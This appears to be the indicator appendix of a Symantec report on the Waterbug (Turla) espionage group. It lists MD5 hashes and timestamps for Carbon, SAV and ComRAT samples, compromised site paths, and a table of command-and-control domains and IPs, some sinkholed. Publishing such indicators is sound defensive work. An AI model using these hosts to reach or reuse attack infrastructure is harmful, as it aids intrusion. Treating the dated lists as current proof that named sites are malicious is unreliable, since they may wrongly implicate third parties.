Carbon 2009	2014-02-26 13:39:03	244505129d96be57134cb00f27d4359c	
Carbon 2009	2014-02-26 13:39:52	4ae7e6011b550372d2a73ab3b4d67096	
Carbon 2009	2014-02-26 13:39:52	ea23d67e41d1f0a7f7e7a8b59e7cb60f	
Carbon 2009	2014-02-26 13:43:19	43e896ede6fe025ee90f7f27c6d376a4	
Carbon 2009	2014-02-26 13:43:30	4c1017de62ea4788c7c8058a8f825a2d	
Carbon 2009	2014-02-26 13:43:51	91a5594343b47462ebd6266a9c40abbe	
Carbon 2009	2014-02-26 13:44:01	df230db9bddf200b24d8744ad84d80e8	
Carbon 2009	2014-02-26 13:44:20	cb1b68d9971c2353c2d6a8119c49b51f	soheylistore.ir:80:/modules/mod_feed/feed.php tazohor.com:80:/wp-includes/feed-rss-comments.php jucheafrica.com:80:/wp-includes/class-wp-edit.php 61paris.fr:80:/wp-includes/ms-set.php
Carbon 2009	2014-07-02 19:56:22	3ab8d9eef5c32b5f8f6e4068710bd9e5	
Carbon 2009	2014-07-02 19:56:22	6b6b979a4960d279b625378025e729cc	
Carbon 2009	2014-07-02 19:58:56	c466c5f8d127adb17fbc0c5182ecb118	
Carbon 2009	2014-07-02 20:03:35	4c9e3ba2eda63e1be6f30581920230f0	
Carbon 2009	2014-08-12 09:41:18	66962d3e0f00e7713c0e1483b4bf4b19	
SAV [possibly compiled from pre-2011 sources]	2012-01-13 05:20:20	6e8bd431ef91d76e757650239fa478a5	
SAV [possibly compiled from pre-2011 sources]	2012-01-13 05:20:20	f613fd96294515aaee3a2663d3b034c1	
SAV [possibly compiled from pre-2011 sources]	2012-01-13 05:20:20	f86afb092e4b1a364ed6f6bc7f81db74	

SAV 2011		2786525baa5f2f2569ca15caff1ebf86	
SAV 2011		7a1348838ab5fe3954cb9298e65bfbee	
SAV 2011		a6fdf333606aef8c10d7e78444721c02	
SAV 2011	1970-01-01 00:00:00	368d20edfd287e5ea3bb664a90e1a95e	
SAV 2011	2008-05-31 02:18:53	eaea9ccb40c82af8f3867cd0f4dd5e9d	
SAV 2011	2011-06-24 07:47:59	ed785bbd156b61553aaf78b6f71fb37b	
SAV 2011	2011-06-24 07:47:59	edd5fd7cf3b22fa4ea956d1a447520ff	
SAV 2011	2011-06-24 07:49:41	320f4e6ee421c1616bd058e73cfea282	
SAV 2011	2011-06-24 07:49:41	40aa66d9600d82e6c814b5307c137be5	
SAV 2011	2011-06-24 07:49:41	5036c44fbe7a99a0bddc9f05f7e9df77	
SAV 2011	2011-06-24 07:49:41	60ec7a1c72f0775561819aa7681cf1ac	
SAV 2011	2011-06-24 07:49:41	c62e2197ac81347459e07d6b350be93a	
SAV 2011	2011-06-24 07:49:41	e265cd3e813d38d44e0fb7d84af24b4e	
SAV 2011	2011-06-24 07:49:41	f4f192004df1a4723cb9a8b4a9eb2fbf	
SAV 2011	2011-06-24 07:49:41	fb56784a109272bda77f241b06e4f850	
SAV 2011	2011-10-26 05:04:06	4bd507e64c289d6687901baf16f6bbd7	
SAV 2011	2011-10-26 05:04:06	e32d9e04c04c0c7e497905b5dcba7e50	
SAV 2011	2011-10-26 05:04:06	ff411fc323e6652fcc0623fa1d9cb4d3	
SAV 2011	2012-12-07 08:54:53	0565fc9cad0a9d3474fc8b6e69395362	
SAV 2011	2012-12-07 08:54:53	ccb1b0e7ccd603c6cefc838c4a6fa132	
SAV 2011	2013-02-04 13:17:56	69fc2ef72b3b0f30460b67d0201eef6e	
SAV 2011	2013-02-04 13:17:56	90478f6ed92664e0a6e6a25ecfa8e395	
SAV 2011	2013-02-04 13:17:59	10254385e980f8b0784e13a5153e4f17	
SAV 2011	2013-02-04 13:17:59	3e521e7d5b1825d8911fff9317503e13	
SAV 2011	2013-02-04 13:17:59	b46c792c8e051bc5c9d4cecab96e4c30	
SAV 2011	2013-02-04 13:18:09	2702e709eaae31c9255f812592d06932	
SAV 2011	2013-02-04 13:18:09	5f8f3cf46719afa7eb5f761cdd18b63d	

SAV 2011	2013-02-04 13:18:09	c58ab0bec0ebaa0440e1f64aa9dd91b3	
SAV 2011	2013-02-04 13:18:10	2b47ad7df9902aaa19474723064ee76f	
SAV 2011	2013-02-04 13:18:10	bd2fdaff34112cbfdfb8a0da75a92f61	
SAV 2011	2013-02-04 13:18:10	ea3d1ee0dd5da37862ba81f468c44d2a	
SAV 2011	2013-02-04 13:19:09	f156ff2a1694f479a079f6777f0c5af0	
SAV 2011	2013-02-04 13:19:14	83b9eeffc9aad9d777dd9a7654b3637e	
SAV 2011	2013-02-04 13:19:14	a22150576ca5c95c163fea4e4e750164	
SAV 2011	2013-02-04 13:19:21	607d8fe2f3c823d961b95da106e9df5f	
SAV 2011	2013-02-04 13:19:21	626576e5f0f85d77c460a322a92bb267	
SAV 2011	2013-02-04 13:19:25	5cc5989e870b23915280aee310669ccb	
SAV 2011	2013-02-04 13:19:25	611bbfb33b4b405d5d76a5519632f99a	
SAV 2011	2013-02-04 13:19:25	8c4029bbd9dfb1093fb9cca3db01f8ff	
SAV 2011	2013-02-04 13:19:25	8cf1c23e71783a4fb00005e569253d6d	
SAV 2011	2013-02-04 13:19:31	1d4ec94509aa1cb53148eb715facae76	
SAV 2011	2013-02-04 13:19:31	209bfa50786096328934ad1dc62a4ec3	
SAV 2011	2013-02-04 13:19:31	a655b19814b74086c10da409c1e509c0	
SAV 2011	2013-02-04 13:19:53	1538246b770e215781e730297cedb071	
SAV 2011	2013-02-04 13:19:53	199661f25577f69592e8caea76166605	
SAV 2011	2013-02-04 13:19:53	3889a23e449362a34ba30d85089407c8	
SAV 2011	2013-02-04 13:19:53	3c1a8991e96f4c56ae3e90fb6f0ae679	
SAV 2011	2013-02-04 13:19:53	4535025837bebae7a04eb744383a82d7	
SAV 2011	2013-02-04 13:19:59	1c6c857fa17ef0aa3373ff16084f2f1c	
SAV 2011	2013-02-04 13:19:59	1f7e40b81087dbc2a65683eb25df72c4	
SAV 2011	2013-02-04 13:20:02	119f2d545b167745fc6f71aed1f117f6	
SAV 2011	2013-02-04 13:20:02	750d2f5d99d69f07c6cee7d4cbb45e3f	
SAV 2011	2013-02-04 13:20:04	01829c159bbe25083b8d382f82b26672	
SAV 2011	2013-02-04 13:20:04	3de8301147da3199e422b28bb782e2a9	
SAV 2011	2013-02-04 13:20:04	a762d2c56999eda5316d0f94aba940cb	

SAV 2011	2013-02-04 13:20:04	f3858dc203da418474b5033a912170c0	
SAV 2011	2013-02-04 13:20:04	f57c84e22e9e6eaa6cbd9730d7c652dc	
SAV 2011	2013-02-04 13:20:05	083c95e8ffa48f7da5ae82b0bd79db1b	
SAV 2011	2013-02-04 13:20:05	380bb5b8c750c7252948dc08901c0487	
SAV 2011	2013-02-04 13:20:05	64adad7c7965a0abc87a1cbc6c77b558	
SAV 2011	2013-02-04 13:20:05	8cd392a5b62c44dd88c6b847db428fba	
SAV 2011	2013-02-04 13:20:05	d4fb3ec5951a89a573445058012d7dcd	
SAV 2011	2013-02-08 12:12:45	01c90932794c9144fa6c842e2229e4ec	
SAV 2011	2013-02-08 12:12:45	24ad996024bb9b2321550abf348e009d	
SAV 2011	2013-02-08 12:12:45	921ad714e7fb01aaa8e9b960544e0d36	
SAV 2011	2013-02-08 12:12:45	e183bfd93326f77f7596dcc41064a7c8	
SAV 2011	2013-02-08 12:12:49	96fff289cc939d776a1198f460717aff	
SAV 2011	2013-02-08 12:12:49	eb621eeecafd25a15e999fe786470bf4	
SAV 2011	2013-02-08 12:12:58	a231056fcc095d0f853e49f47988e46e	
SAV 2011	2013-02-08 12:12:58	ff8071d7147c4327e17c95824bb7315f	
SAV 2011	2013-02-08 12:13:00	465eed02d1646a3ad20c43b9f0bbe2e9	
SAV 2011	2013-02-08 12:13:00	4c4e1a130bb2cea63944b589fc212e1f	
SAV 2011	2013-02-08 12:13:00	70dc1e25493940e959fd1f117e60a90c	
SAV 2011	2013-02-08 12:13:08	4f42fe8c67214c7ab5c9f8d6a8ed2c9c	
SAV 2011	2013-02-08 12:13:08	6095f71f699ff30bba2321d433e91e1d	
SAV 2011	2013-02-08 12:13:08	a86ac0ad1f8928e8d4e1b728448f54f9	
SAV 2011	2013-02-08 12:13:18	22d01fa2725ad7a83948f399144563f9	
SAV 2011	2013-02-08 12:13:18	3f4d37277737c118ecda5e90418597a5	
SAV 2011	2013-02-08 12:13:18	498f9aa4992782784f49758c81679d0a	
SAV 2011	2013-02-08 12:13:18	bb4e92c27d52fb8514a133629c4c7b05	
SAV 2011	2013-02-08 12:13:19	5ede9cb859b40fb01cf1efb6ad32a5f1	
SAV 2011	2013-02-08 12:13:19	aa9b4a7faa33c763275d2888fbf0f38b	
SAV 2011	2013-02-08 12:13:22	b19d41bec36be0e54f8740855c309c85	

SAV 2011	2013-02-08 12:13:22	ee58e5434b0cabaff8aba84ed1526d8d	
SAV 2011	2013-02-08 12:13:26	199fa4ef7c88271882d81618d82acd0a	
SAV 2011	2013-02-08 12:13:26	29f39297bd068b0b3f0ceb01abc1fa90	
SAV 2011	2013-02-08 12:13:26	335387e729499ff7d46c25477e9c8c5a	
SAV 2011	2013-02-08 12:13:26	58c5f766ef18df552a8b39dab9d29d2a	
SAV 2011	2013-02-08 12:13:26	e224fd7563b9c7893566018204be820c	
SAV 2011	2013-05-14 10:42:23	b2a9326bc421581dc60a03b97ee7ffce	
SAV 2011	2013-05-14 10:42:23	c6c475d7678c1a3ccbba987042c08fdf	
SAV 2011	2013-10-04 13:07:42	02eb0ae7bfa899d80a6e8d14603a1774	
SAV 2011	2013-10-04 13:07:42	41acf7f9e821d087781d9f69c5a08eb8	
SAV 2011	2013-10-04 13:07:42	ddc439cae6bd6d68157e4d28b14be68c	
SAV 2011	2013-10-04 13:07:42	f65c36b49b3d1ad0074124bd31c74b50	
SAV 2011	2014-03-21 06:41:54	24f2b8ed1bab204f00dc49a76c4aa722	
SAV 2011	2014-03-21 06:41:54	43af46ba9015a06cc8ffaac6105ea732	
SAV 2011	2014-03-21 06:41:54	9c1199662869706e1361b3cc1df1f8b6	
SAV 2011	2014-03-21 06:41:53	101e57e655cd70de09fdb5dc6660a861	
SAV 2011	2014-03-21 06:41:53	36986f7dedc83c8ea3fbd6a51bd594b2	
SAV 2011	2014-03-21 06:41:53	463c217df2ea75f98cb4d02b8b688318	
SAV 2011	2014-03-21 06:41:53	ce184ef045f4b0eb47df744ef54df7bc	
SAV 2011	2014-03-21 06:41:53	efdaf1460ce9e62bde6b98ae4749cf56	
SAV 2011	2014-03-21 06:41:53	fcaebfbad36d66627c3e1c72f621131a	
ComRAT	2013-01-03 00:37:57	255118ac14a9e66124f7110acd16f2cd	
ComRAT	2013-01-03 00:55:06	8d4f71c3ec9a7a52904bbf30d0ad7f07	
ComRAT	2013-01-03 18:03:16	7592ac5c1cf57c3c923477d8590b6384	
ComRAT	2013-01-03 18:03:45	b407b6e5b4046da226d6e189a67f62ca	
ComRAT	2013-01-03 18:14:51	0ae421691579ff6b27f65f49e79e88f6	
Generic		24a13fc69075025615de7154c3f5f83f	

Generic		a4791944dc3b6306692aed9821b11356	mail.9aac.ru; http://kad.arbitr.ru/ http://9aas.arbitr.ru 9aas.arbitr.ru/
Generic		bdf2a449f611836bc55117586d8b1b31	
Generic		dd5c6199cef69d4e2a1795e481d5f87d	
Generic		eeeccf09d64c6d32d67dbcedd25d47ac	
Generic		fa8715078d45101200a6e2bf7321aa04	

Trojan.Turla C&C servers

Symantec has sinkholed a number of C&C servers used by the Waterbug group. Table 6 details the C&C servers that Symantec has identified.

Table 6. C&C servers used by the Waterbug group

C&C hostname / IP Address	Sinkholed
communityeu.xp3.biz	SINKHOLED
euassociate.6te.net	SINKHOLED
euland.freevar.com	SINKHOLED
eu-sciffi.99k.org	
fifa-rules.25u.com	
franceonline.sytes.net	
greece-travel.servepics.com	
hockey-news.servehttp.com	
marketplace.servehttp.com	
musicplanet.servemp3.com	
music-world.servemp3.com	
newutils.3utilities.com	
nightday.comxa.com	
north-area.bbsindex.com	SINKHOLED
olympik-blog.4dq.com	
pokerface.servegame.com	
pressforum.serveblog.net	
sanky.sportsontheweb.net	
softprog.freeoda.com	
tiger.got-game.org	
tiger.netii.net	
toolsthem.xp3.biz	SINKHOLED
top-facts.sytes.net	
weather-online.hopto.org	
wintersport.sytes.net	

world-weather.zapto.org	
x-files.zapto.org	
booking.etowns.org	SINKHOLED
easports.3d-game.com	SINKHOLED
cheapflights.etowns.net	SINKHOLED
academyawards.effers.com	SINKHOLED
62.68.73.57	
62.12.39.117	
202.78.201.99	
82.113.19.75	
207.226.44.167	
85.195.129.196	
193.19.191.240	
82.211.156.190	
72.232.222.58	
212.6.56.67	
62.212.226.118	
82.113.19.72	
196.45.118.14	
82.77.184.252	
213.150.170.192	
212.6.56.82	
62.12.39.117	
62.68.73.57	
80.88.134.172	
te4step.tripod.com	
www.scifi.pages.at	
support4u.5u.com	
eu-sciffi.99k.org	
swim.onlinewebshop.net	
winter.site11.com	
july.mypressonline.com	
soheylistore.ir	
tazohor.com	
jucheafrica.com	
61paris.fr	

About Symantec

Symantec Corporation (NASDAQ: SYMC) is an information protection expert that helps people, businesses and governments seeking the freedom to unlock the opportunities technology brings -- anytime, anywhere. Founded in April 1982, Symantec, a Fortune 500 company, operating one of the largest global data-intelligence networks, has provided leading security, backup and availability solutions for where vital information is stored, accessed and shared. The company’s more than 20,000 employees reside in more than 50 countries. Ninety-nine percent of Fortune 500 companies are Symantec customers. In fiscal 2014, it recorded revenues of $6.7 billion.

To learn more go to www.symantec.com or connect with Symantec at: go.symantec.com/social/.

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527-8000
1 (800) 721-3934
www.symantec.com

Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.